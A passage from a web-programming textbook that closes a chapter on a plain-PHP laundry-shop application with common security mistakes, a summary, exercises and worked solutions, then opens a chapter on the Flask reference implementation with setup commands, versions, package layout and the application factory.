Run a query	`Db::all/one/value/run($sql, [...])`	`db.execute(sql, (...))`	`PreparedStatement` + `setObject(i, v)`
Start the transaction	`BEGIN IMMEDIATE` through `Db::transaction()`	`db.execute("BEGIN IMMEDIATE")` with `isolation_level=None`	`st.execute("BEGIN IMMEDIATE")`
Undo on error	`catch (Throwable)` → `ROLLBACK`, rethrow	`except BaseException:` → `ROLLBACK`, `raise`	`catch (...)` → `ROLLBACK`, `throw e`
"Whole number 1 to 999"	`Validate::whole()` with a regular expression	`whole()` with `re.fullmatch`	`whole()` with `String.matches`
Field errors	`AppError::validation($errors)`	`ValidationFailed(errors)`	`ValidationFailed(errors)`
Money	`number_format($n, 0, ',', '.')`	`f"{n:,}".replace(",", ".")`	`String.format(Locale.US, "%,d", n).replace(',', '.')`

What did not change is the part worth remembering: the placeholders, the checks before any write, the second rack check inside the transaction, the id computed under the write lock, the three rows written together or not at all, and the messages the cashier reads. Chapter 10 shows the Flask track, where the same function lives in `laundry/logic/bills.py`, and Chapter 11 the Java tracks, where it is `BillService.create()`.

9.21 Profitina in Practice

A small business rarely needs a large system, but it always needs a correct one. The PHP track shows what "correct" costs when nothing is hidden: about 6,000 formatted lines for sixteen use cases, a JSON API, five reports, a receipt and the security measures that no shop can do without. Every one of those lines can be read by the person who will maintain the system, and no update of a third-party package can change the behavior overnight.

The same structure is what a production web product is made of, whatever its size and language: one entrance for all requests; a router; handlers that check identity, permission and input before they act; one layer that talks to the database with prepared statements and transactions; templates that escape; errors that tell the user what to do while the details go to a log; and an API that is the same program in a different format. Frameworks make each of these faster to write. They do not make any of them optional, and a team that knows what each part is for chooses and configures its framework far better than one that does not.

9.22 Common Mistakes, and How to Avoid Them

1. **Starting the server in the wrong folder.** `php -S localhost:8000` inside `php/` instead of `php -S localhost:8000 -t public` serves the source files as the document root: `config.php` becomes a web address, and every page URL shows the same page. Always pass `-t public`, from the `php` folder.

2. **Pasting input into SQL.** `"... WHERE id = '$id'"` is an SQL injection waiting to happen, even when the value "comes from our own form". Use placeholders for every value, and for the few things that cannot be placeholders (a table or column name) choose from a fixed list in the code, as `Rules::nextId()` does.
3. **Printing a value without `h()`.** One `<?= $customer['name'] ?>` without escaping is an XSS hole. Escape every value, including ids and numbers, so that there is nothing to remember.
4. **Checking only in the browser.** `required`, `min="1"` and a hidden menu item make the page friendlier. The server must check the role, the outlet, every field and every state change again.
5. **Forgetting the CSRF token in a new form.** A new `<form method="post">` without `<?= csrf_field() ?>` is refused with 403, which is the right behavior; a handler that forgets `self::csrf()` is the real danger. Put the check first in every `POST` handler.
6. **Writing several rows without a transaction.** A crash between the `Bill` and the `StatusLog` insert leaves a bill without history. Wrap every multi-row change in `Db::transaction()`.
7. **Reading, then updating, without a condition.** "Read the status; if queued, set finished" lets two simultaneous presses both succeed. Put the condition into the `UPDATE` (`WHERE status = 'queued'`) and check the number of changed rows.
8. **Showing error details to users.** A stack trace or an SQL error on the page tells an attacker your folders, table names and versions. Log the details with a reference and show a calm message; switch `'debug'` on only on your own computer.
9. **Comparing secrets with `==`.** Use `hash_equals()` for tokens and password hashes, so the time taken does not depend on how many characters were right.
10. **Keeping real passwords in `config.php`.** It is in the repository. Put them in `config.local.php` or in environment variables.

9.23 Chapter Summary

- The PHP track is the whole application in plain PHP 8 without framework or Composer: a front controller `public/index.php` with every route, a `Router` of about 60 lines, and a `Kernel` that sends security headers, starts the session and turns errors into pages or JSON.
- `php -S localhost:8000 -t public` runs it; `public/` is the only folder a browser can reach. Under XAMPP's Apache two `.htaccess` files give the same protection, and `base_path()` makes the links work in a subfolder.
- `Db.php` is the only engine-specific file: PDO with exceptions, SQLite by default (foreign keys on, `BEGIN IMMEDIATE`), MySQL or MariaDB with `'db_engine' => 'mysql'` (real prepared statements, strict mode, `utf8mb4`). Every query uses `?` placeholders; multi-row changes run in `Db::transaction()`.
- Sessions use strict mode, `HttpOnly` and `SameSite=Lax` cookies, a new id at login and an eight-hour limit. Passwords are PBKDF2-SHA-256 hashes with a random salt and 600,000 iterations, about 0.24 s per check (Equation (9.1)), compared with `hash_equals()`; every login failure gets the same message and time, and five failures pause the e-mail for 15 minutes.
- Every changing form carries a CSRF token, every API change the `X-CSRF-Token` header; roles come from one permission table and are checked in every handler.
- Input is validated on the server with all errors collected per field; the form comes back with status 422, the values kept and a message under each field. Every value in every template goes through `h()`.
- Creating a bill checks everything first, then in one transaction re-checks the rack, computes the price (BR-1), the id (Equation (9.2)) and writes `Bill`, `StatusLog` and `Payment`; the balance is

always computed (Equation (9.3)). Status changes use conditional updates, so two simultaneous presses cannot both succeed.

- The receipt shows the official logo and no personal data beyond name and phone; the reports separate money charged and money received, and export CSV with `fputcsv()`.
- The API reuses the models; `POST /api/bills` answers `201 Created` with a `Location` header and ignores any price the client sends.
- 106 checks passed (100 on SQLite, 6 on MariaDB 10.11), 3 are manual; the Apache/XAMPP arrangement was not run here.
- The same feature in PHP, Python and Java prints identical results; only the spelling differs.

9.24 Exercises

9.1 You start the server with `php -S localhost:8000` inside the `php` folder, forgetting `-t public`. What does `http://localhost:8000/config.php` do now, and what does `http://localhost:8000/bills/B2938` show? Why is `-t public` a security setting and not only a convenience?

9.2 Write the regular expression that `Router::add()` builds for the pattern `/bills/{id}/payments/new`, and say which of these paths it matches: `/bills/B2938/payments/new`, `/bills/B2938/payments/new/`, `/bills//payments/new`, `/bills/B2938/x/payments/new`. (The kernel removes a trailing slash before routing.)

9.3 A request `DELETE /bills/B2938` arrives. Trace what the router does and give the status code and message of the answer.

9.4 Explain in your own words why `Db::transaction()` uses `BEGIN IMMEDIATE` on SQLite. Describe precisely what could go wrong with two cashiers and a plain `BEGIN`.

9.5 An attacker steals the `Employee` table. Using Equation (9.1) and the measured 0.237 seconds per check, how long does it take on one core to try a list of 50,000 passwords against all 14 employees? How would the answer change if the hashes had no salt?

9.6 Give the result of `Validate::whole($v, 1, 999)` for each `$v`: `7`, `"7"`, `" 7 "`, `7.0`, `"7.0"`, `"0"`, `"999"`, `"1000"`, `"0x10"`, `false`.

9.7 A new template prints `<a href="/customers/<?= $c['id'] ?>"><?= $c['name'] ?></a>`. Name the two problems and rewrite the line in the style of the track.

9.8 Cashier Dewi (O01) posts a new bill with `customer_id` C0151, `service_id` S0002 (express, Rp 12.000/kg), `unit` 3, `rack` B05, `pay_mode` full, method `qris` and reference `QRIS 512300774412`. Using Equation (9.3), what are the bill's payment, paid and balance? Which rows are written, and which outlet does the bill belong to?

9.9 Two washers of O02 press **Finished** on B2923 within the same millisecond. Describe what each request does and what each washer sees. How many `StatusLog` rows does B2923 get?

9.10 Why does the monthly report compute *charged* by month of arrival and *received* by month of payment? Using Equation (9.4), what does it mean for the shop that October 2025 received Rp 676.000 less than it charged?

9.11 You deploy the track under XAMPP but forget `php/.htaccess`. Name two files a stranger could now try to download and what they would contain.

9.12 Extend the side-by-side Python program so that it also refuses a customer id that is not five characters long before querying the database. Where exactly would you add the check, and what message would you use to match the PHP track?

9.13 In **Table 9.5**, the Python version passes `isolation_level=None` to `sqlite3.connect()`. What does that change, and what would go wrong with `BEGIN IMMEDIATE` without it?

9.25 Solutions to the Exercises

9.1 The document root is now the `php` folder, so `config.php` is run by PHP and prints nothing (it only returns an array), but `config.local.php`, `data/laundry.db` and the logs in `data/logs/` become downloadable addresses, and if PHP were ever misconfigured the source would be shown as text. `/bills/B2938` finds no file, so the built-in server looks for `index.php` in the folder, finds none in `php/` and answers 404 (and `/public/index.php/...` paths would be needed for everything). With `-t public` nothing outside `public/` has an address at all, which is why it is a security setting.

9.2 `#^/bills/([^/]+)/payments/new$#`. It matches `/bills/B2938/payments/new` (group `B2938`). `/bills/B2938/payments/new/` becomes `/bills/B2938/payments/new` in `Kernel::path()` before routing, so it matches as well. `/bills//payments/new` does not match, because `[^/]+` needs at least one character. `/bills/B2938/x/payments/new` does not match, because `[^/]+` cannot contain a slash.

9.3 The path `/bills/B2938` matches the expression of `GET /bills/{id}`, but the method `DELETE` is neither `GET` nor `HEAD`, so `GET` is added to `$allowed`. No other route matches. The router throws `AppError(405, 'bad_request', 'Method not allowed here (use GET).')`, and the kernel shows the error page with status 405.

9.4 `BEGIN IMMEDIATE` takes SQLite's write lock at the start of the transaction. With a plain `BEGIN`, the lock is taken only at the first write. Two cashiers could then both begin, both run `SELECT MAX(id) FROM Bill` and read `B2953`, and both compute `B2954`; the first `INSERT` succeeds and the second fails with a primary-key violation (or, if one of them had waited, with "database is locked"). With `BEGIN IMMEDIATE` the second cashier's transaction waits until the first commits and then reads `B2954`, computing `B2955`.

9.5 Each employee has a different salt, so every guess must be computed once per employee: $G = 50{,}000 \times 14 = 700{,}000$ checks, and by Equation (9.1) $700{,}000 \times 0.237 \approx 165{,}900$ seconds, about 46 hours on one core. Without salt, one computation per guess would serve all 14 hashes at once, $50{,}000 \times 0.237 = 11{,}850$ seconds, about 3.3 hours, and two employees with the same password would have visibly identical hashes.

9.6 `7` → 7; `"7"` → 7; `" 7 "` → 7 (spaces are allowed around the digits); `7.0` → `null` (a float, not an int); `"7.0"` → `null`; `"0"` → `null` (below 1); `"999"` → 999; `"1000"` → `null` (above 999); `"0x10"` → `null`; `false` → `null`.

9.7 Neither value is escaped: a name with `<script>` or an id with a quote would change the page (XSS), and the link does not go through `url()`, so it breaks when the track runs in a subfolder under XAMPP. The track's style is `<a href="<?= h(url('/customers/' . $c['id'])) ?>"><?= h($c['name']) ?></a>`.

9.8 The price is $12{,}000 \times 3 = 36{,}000$. "Full" makes the handler set the amount to 36000 on the server, so paid is 36000 and the balance by Equation (9.3) is $36{,}000 - 36{,}000 = 0$. Written in one

transaction: a `Bill` (the next id, status `queued`, rack B05, unit 3, payment 36000, customer C0151, employee Dewi's E0004, service S0002, outlet **O01**, taken from Dewi's session), a `StatusLog` row `queued`, and a `Payment` of 36000 by `qris` with the reference. The promised time is 24 hours after arrival (express).

9.9 Both requests read B2923 as queued and pass the role, outlet and state checks. Each starts a transaction; SQLite lets one hold the write lock while the other waits. The first runs `UPDATE Bill SET status = 'finished', finished = ? WHERE id = 'B2923' AND status = 'queued'`, changes one row, inserts a `StatusLog` row and commits; its washer sees *B2923 finished.* The second then runs the same `UPDATE`, which changes zero rows because the status is now `finished`; it throws `409 B2923 is no longer in process.`, its transaction rolls back, and its washer sees that message. B2923 gets exactly one `finished` row in `StatusLog`.

9.10 The two figures answer different questions: charged is the value of the work accepted in a month (what the shop earned), received is the money that came in during a month (what the cash box and the bank saw). Customers often pay at pickup, days after arrival, so the two differ month by month. October 2025 is the first month of the data: Rp 8.362.000 was charged and Rp 7.686.000 received, so Rp 676.000 of October's work was paid for in November or later. Over the year the differences add up to the Rp 1.529.000 of Equation (9.4), the receivables still open on 30 September 2026.

9.11 For example `http://localhost/App/php/data/laundry.db`, the whole SQLite database with every customer's name, phone and e-mail and the employees' password hashes, and `http://localhost/App/php/config.local.php` or `data/logs/app.log`, which may contain the MySQL password and error details. (Apache would run `.php` files rather than show them, but the database and the log are plain files.)

9.12 At the top of `create_bill()`, before the `SELECT` of the customer: `cid = str(form.get("customer_id", "")).strip().upper()` and, if `len(cid) != 5`, `errors["customer_id"] = "Choose an existing customer (search by name, phone or id)."`, which is the PHP track's message for a customer that does not exist. The `SELECT` then runs only when the id has the right length. The check changes nothing for valid ids and saves a pointless query for invalid ones; the prepared statement already made the query safe.

9.13 By default Python's `sqlite3` module manages transactions itself: before the first `INSERT`, `UPDATE` or `DELETE` it silently issues a deferred `BEGIN` and keeps the transaction open until `commit()`. A program that also sends its own `BEGIN IMMEDIATE` fails with "cannot start a transaction within a transaction" whenever such an implicit transaction is still open, and the implicit `BEGIN` takes the write lock only at the first write, too late (Exercise 9.4). `isolation_level=None` switches the module to autocommit mode, so no statement is wrapped automatically and the program controls `BEGIN IMMEDIATE`, `COMMIT` and `ROLLBACK` itself, exactly like the PHP track.

References

[1] W3Techs, *Usage Statistics and Market Share of Server-side Programming Languages for Websites*, Sep. 2026. [Online]. Available: https://w3techs.com/technologies/overview/programming_language

[2] endoflife.date, *PHP*. [Online]. Available: https://endoflife.date/php (accessed Sep. 2026).

[3] Apache Friends, "New XAMPP release 8.2.12, 8.1.25 and 8.0.30," Nov. 19, 2023. [Online]. Available: https://www.apachefriends.org/blog/new_xampp_20231119.html

[4] The PHP Group, *PHP Manual: Built-in web server*. [Online]. Available: https://www.php.net/manual/en/features.commandline.webserver.php

[5] The PHP Group, *PHP Manual: PHP Data Objects*. [Online]. Available: https://www.php.net/manual/en/book.pdo.php

[6] OWASP Foundation, *Password Storage Cheat Sheet*. [Online]. Available: https://cheatsheetseries.owasp.org/cheatsheets/Password_Storage_Cheat_Sheet.html

[7] Republik Indonesia, *Undang-Undang Nomor 27 Tahun 2022 tentang Pelindungan Data Pribadi*, JDIH Komdigi, https://jdih.komdigi.go.id/produk_hukum/view/id/832/t/undangundang+nomor+27+tahun+2022 ; and *Peraturan Pemerintah Nomor 33 Tahun 2026*, enacted Jul. 16, 2026, summary at https://depositobpr.id/blog/pp-33-2026-aturan-turunan-uu-pelindungan-data-pribadi

[8] OWASP Foundation, *Cross-Site Request Forgery Prevention Cheat Sheet*. [Online]. Available: https://cheatsheetseries.owasp.org/cheatsheets/Cross-Site_Request_Forgery_Prevention_Cheat_Sheet.html

[9] CNBC Indonesia, "QRIS Tembus 15 Miliar Transaksi, Penggunanya 67 Juta di Juli 2026," Sep. 7, 2026 (Bank Indonesia figures). [Online]. Available: https://www.cnbcindonesia.com/news/20260907055124-4-765593/qris-tembus-15-miliar-transaksi-penggunanya-67-juta-di-juli-2026

Chapter 10

The Python Track: Flask, the Reference Implementation

By the end of this chapter you will be able to open the Python version of Profitina Laundry, run it in five minutes, and read every one of its files with understanding: the application factory that builds the program, the blueprints that group its pages and its JSON API, the small database layer that talks to SQLite (or MySQL) through `sqlite3` with a placeholder in every statement, the login and role checks that run before every request, the CSRF tokens and server-side sessions, the Jinja2 templates that escape every value, the reports with their CSV export, and the error handling that tells people what to do while keeping the details in the log. You will run its 192 automated tests and read their real output, follow one bill from the counter into the database and out again as JSON, and finally build the same feature, the customer's status check, in plain Python and in Java, and prove that all three answer the same question with the same bytes.

10.1 Where We Left Off

Chapter 9 built Profitina Laundry in PHP, the language that most small shops in Indonesia meet first because nearly every shared web host runs it. You saw the application grow from a single `index.php` into a front controller, a handful of classes and a folder of templates, all of it resting on PDO and prepared statements.

This chapter tells the same story in Python, and it tells it more slowly, file by file, because the Python track has a special job in this book: it is the **reference implementation**. When the requirements of Chapter 3 said "the dashboard for 30 September 2026 shows Rp 186.000 received at Rungkut", or when the API document promised that `GET /api/bills/B2938` returns a `balance` of `40000`, somebody had to produce those numbers from a running program before any other track could be checked against them. That program is the one you are about to read. The JSON examples in the API document were produced by it; the test plan's expected values were confirmed by it; and when the PHP, Java and .NET tracks disagree with a document, the first question is always "what does Flask say?".

Being the reference does not make the Flask track complicated. The opposite is true: a reference must be easy to check, so every file is short, every function does one job, and every rule has a comment that names the requirement it implements (`BR-1`, `AC-5.8`, `S-4`). If you can read the Python you met in earlier chapters, you can read all of it.

> **WHAT THIS CHAPTER IS REALLY ABOUT.** A web framework does three things for you: it turns an HTTP request into a function call, it turns your function's result back into an HTTP response, and it gives you a place to hang the checks that must run on every request. Everything else in this chapter, the database, the rules, the templates, the tests, is your own code. Seeing clearly where the framework stops and your program begins is the most useful skill you can take from here to Django, Spring or ASP.NET.

10.2 Why Flask, and What "Reference" Means

10.2.1 A small framework on purpose

Flask is a Python web framework maintained by the Pallets project [1]. It is often called a *microframework*, which does not mean that it is weak; it means that it decides very little for you. Flask gives you routing (which function answers which address), request and response objects, sessions, templates through Jinja2 and a development server. It does not choose your database, your form library or your folder layout. For a teaching application that has to be readable line by line, that is exactly right: there is no hidden object-relational mapper generating SQL behind your back, so every SQL statement the shop runs is visible in the source.

As of September 2026 the current release is Flask 3.1.3, published on 19 February 2026 [2], together with Werkzeug 3.1.8 (the library that handles HTTP underneath Flask) and Jinja2 3.1.6 [3], [4]. The newest Python is 3.14.7, released on 5 August 2026 [5]; the track was built and tested with Python 3.11, and its README accepts any version from 3.10, because it uses nothing newer. **Table 10.1** lists what was installed and run for this chapter.

Table 10.1 The software of the Python track: the exact versions installed and run in this chapter, and the newest release of each as of September 2026.

Component	Version run here	Newest in September 2026	Role
Python	3.11.15	3.14.7 (5 Aug 2026)	the language
Flask	3.1.3	3.1.3 (19 Feb 2026)	routing, requests, sessions, templates
Werkzeug	3.1.8	3.1.8 (2 Apr 2026)	HTTP underneath Flask; the development server
Jinja2	3.1.6	3.1.6	templates with automatic escaping
PyMySQL	1.2.3	1.2.3	MySQL/MariaDB driver, only for `DB_ENGINE=mysql`
pytest	9.1.1	9.1.1	the test runner
JDK (for Section 10.17)	21.0.10	25 LTS (16 Sep 2025)	the Java counterpart

Flask speaks to web servers through **WSGI**, the Web Server Gateway Interface defined in PEP 3333 [6]. WSGI is a simple promise: the server calls one Python function for every request, passing a dictionary that describes the request, and the function returns the bytes of the answer. Because of that promise the same Flask application can run under the tiny development server on your laptop, under `gunicorn` on a Linux server, or under `waitress` on Windows, without changing a line. Chapter 14 uses exactly that freedom when it deploys the shop.

10.2.2 What the reference implementation promises

"Reference" is a promise with four parts, and each part is something you can check.

1. **It implements every requirement.** FR-1 to FR-11 and every non-functional requirement of Chapter 3 are present; nothing is marked "left as an exercise".
2. **Its numbers are the documents' numbers.** The test suite reads the JSON examples straight out of `docs/api.md` and compares them with what the running code returns. They are identical.
3. **It says what was run.** The file `VERIFIED.md` lists every command executed in the build environment and its result, and lists separately what was *not* run (a clean Windows machine, a print preview, a phone held in the hand).

4. **It is plain enough to copy.** Every other track can be written by translating it, function by function, and several were.

When this chapter says "the documents", it means the requirement, use-case, API and test-plan documents you met in Chapters 3 and 4, kept in `App/docs/`.

10.3 Running It in Five Minutes

The fastest way to understand a program is to use it before reading it. The track lives in `ProfitinaLaundry/App/python-flask`. Open exactly that folder in VS Code (*File > Open Folder*), open a terminal (*Terminal > New Terminal*), and type the three lines for your system.

On Windows, in PowerShell:

```
py -m venv .venv
.venv\Scripts\Activate.ps1
python -m pip install -r requirements.txt
```

On macOS and Linux:

```
python3 -m venv .venv
source .venv/bin/activate
python -m pip install -r requirements.txt
```

The first line makes a **virtual environment**, a private folder `.venv` that holds this project's packages so they cannot clash with another project's. The second line switches the terminal into it (the prompt now begins with `(.venv)`). The third installs the exact versions pinned in `requirements.txt`, shown in **Listing 10.1**.

Listing 10.1 `requirements.txt`: every package with an exact version, so that a student installing today gets what the tests were run with.

```
# Profitina Laundry - Python / Flask track. Exact versions installed and tested
# in the build environment (Python 3.11, see VERIFIED.md).
#   pip install -r requirements.txt
Flask==3.1.3
Werkzeug==3.1.8
Jinja2==3.1.6
# MySQL / MariaDB driver (pure Python). Only used when DB_ENGINE=mysql.
PyMySQL==1.2.3
# Lets `flask run` read .flaskenv and .env
python-dotenv==1.2.3
# Tests
pytest==9.1.1
```

Now start the shop:

```
flask --app laundry run --port 6101
```

```
 * Serving Flask app 'laundry'
 * Debug mode: off
WARNING: This is a development server. Do not use it in a production deployment. Use a
production WSGI server instead.
 * Running on http://127.0.0.1:6101
Press CTRL+C to quit
```

That is the real output of the run made for this chapter. The warning is honest and important: `flask run` starts Werkzeug's development server, which handles one visitor comfortably and a crowd badly, and which was never designed to face the internet. It is perfect for the counter PC during development and for this book; Chapter 14 replaces it with `gunicorn` behind `nginx` for a public server.

Open `http://127.0.0.1:6101` and you are sent to the login page of **Figure 10.1**. Log in as the owner, `owner@profitina-laundry.example` with the password `Owner#2026`, and the dashboard of **Figure 10.2** appears.



Figure 10.1 The login page of the Flask track, captured from the running application. The official Profitina logo is served from `laundry/static/img/`.



Figure 10.2 The owner's dashboard for Wednesday 30 September 2026: bills and money per outlet, the six overdue bills at Keputih, the month's revenue of Rp 11.913.000 and the three most-ordered services.

Two things in **Figure 10.2** deserve a moment. First, the date: Wednesday 30 September 2026, and the time behind it is 21:00, although this chapter was written a week earlier. The file `.flaskenv`, which `flask run` reads on its own, freezes the application's clock at the last moment of the sample data, so that every number you see equals the numbers in the documents

(**Listing 10.2**). Second, the red **(6)!** at Keputih: six bills are still in the washing queue after their promised time, the trace of the dryer that broke down there in the last week of September. You will meet that number again in the queue, in a test and in a report.

Listing 10.2 `.flaskenv`: settings that are safe to share. The demo clock makes the dashboard reproducible; put a `#` in front of the last line to run on the real clock of Surabaya.

```
# Settings read by `flask run` (needs python-dotenv, installed by requirements.txt).
# This file is safe to share: it holds NO passwords. Put private settings in .env.
FLASK_APP=laundry

# Demo clock: the sample data ends on 30 Sep 2026 at 21:00, so the dashboard and the
# queue show the same numbers as the documents. Put a # in front of the next line to
# use the real clock (WIB) instead.
LAUNDRY_NOW=2026-09-30 21:00:00
```

> **Open the folder, not its parent.** If VS Code is opened on `App/` instead of `App/python-flask`, the terminal starts in the wrong place, `flask --app laundry` cannot find the package, and the message "Could not import 'laundry'" looks like a broken installation. It is only the wrong folder. Type `cd python-flask` or reopen the right folder.

10.4 A Map of the Package

The application is a Python **package** called `laundry`: a folder with an `__init__.py` file, so that `import laundry` works. **Figure 10.3** shows how its parts depend on each other, and **Table 10.2** lists them with their size.



Figure 10.3 The `laundry` package. `create_app()` builds the application and registers everything; every request passes the guard in `auth.py`; pages and API call the same business logic, and only the logic speaks SQL, always through `db.py`.

Table 10.2 The parts of the Flask track, with their size in lines. The business logic is the largest part on purpose: it is what the shop is actually paying for.

Part	Lines	What lives there
`__init__.py`	136	`create_app()`, the error handlers, the header rules
`config.py`, `clock.py`	60 + 43	settings from environment variables; the WIB clock
`db.py`	191	the `Database` class: placeholders, transactions, SQLite or MySQL
`auth.py`, `security.py`, `passwords.py`	129 + 191 + 54	login, roles, sessions, CSRF, rate limits, PBKDF2
`errors.py`, `formatting.py`	67 + 109	error classes; `Rp 40.000` and `30 Sep 2026 18:00`
`logic/` (7 files)	1,139	the business rules and **all** the SQL
`views/` (10 files)	679	32 page routes in 8 blueprints
`api/` (7 files)	425	25 JSON routes in 1 blueprint
`templates/` (21 files)	1,005	Jinja2 pages
`cli.py`	125	the command `flask init-db`
`tests/` (14 files)	1,865	192 automated tests

The most important line in **Figure 10.3** is the one that is not there: no arrow runs from `views/` or `api/` to `db.py`. Pages and API never write SQL. They read what the person sent, call a function in `logic/`, and present what comes back. The logic never builds HTML or JSON; when something is not allowed it raises an error class from `errors.py`, and a single handler turns that error into a friendly page or into the JSON error format of the API. This three-layer shape (presentation, logic, data) is the same one you will meet in every track of this book, and in most professional web applications.

> **DEFINITION.** A **layer** is a group of modules that talks only to the layer directly below it. In the Flask track the *presentation layer* (`views/`, `api/`, `templates/`) talks to the *logic layer* (`logic/`), which talks to the *data layer* (`db.py`). A rule written once in the logic layer is therefore enforced for the web page, the API and the tests alike.

10.5 The Application Factory

10.5.1 Why a function builds the application

Many Flask tutorials begin with the line `app = Flask(__name__)` at the top of a file. That creates *one* application the moment the file is imported, with whatever settings happen to be around. Profitina Laundry instead builds its application inside a function, `create_app()`, shown in **Listing 10.3**. Such a function is called an **application factory** [1].

Listing 10.3 `laundry/__init__.py`, lines 24 to 66: the application factory. It reads the settings, applies test settings on top, installs the session store and the rate limiters, registers the guard, the template helpers, the header rule, the blueprints, the error handlers and the command line.

```
def create_app(test_config=None):
    app = Flask(__name__)
    app.config.update(load_settings())
    if test_config:
        app.config.update(test_config)
    app.secret_key = app.config["SECRET_KEY"]

    # Autoescaping is on for .html templates (Flask's default): {{ name }} is shown as
    # text, so a customer called <script> cannot run code (S-3). We never use |safe.
    app.jinja_env.autoescape = True
    # Keep the JSON keys in the order of docs/api.md (Flask would sort them).
    app.json.sort_keys = False

    _make_sure_sqlite_file_exists(app)

    # Server-side sessions and the in-memory rate limiters (see security.py).
    app.session_interface = ServerSessionInterface(MemorySessionStore())
    app.extensions["login_limiter"] = RateLimiter(app.config["LOGIN_MAX_FAILURES"],
                                                  app.config["LOGIN_LOCK_SECONDS"])
    app.extensions["status_limiter"] = RateLimiter(app.config["STATUS_MAX_PER_MINUTE"], 60)

    app.teardown_appcontext(close_db)
    app.before_request(auth.protect_every_request)
    formatting.register_filters(app)

    @app.context_processor
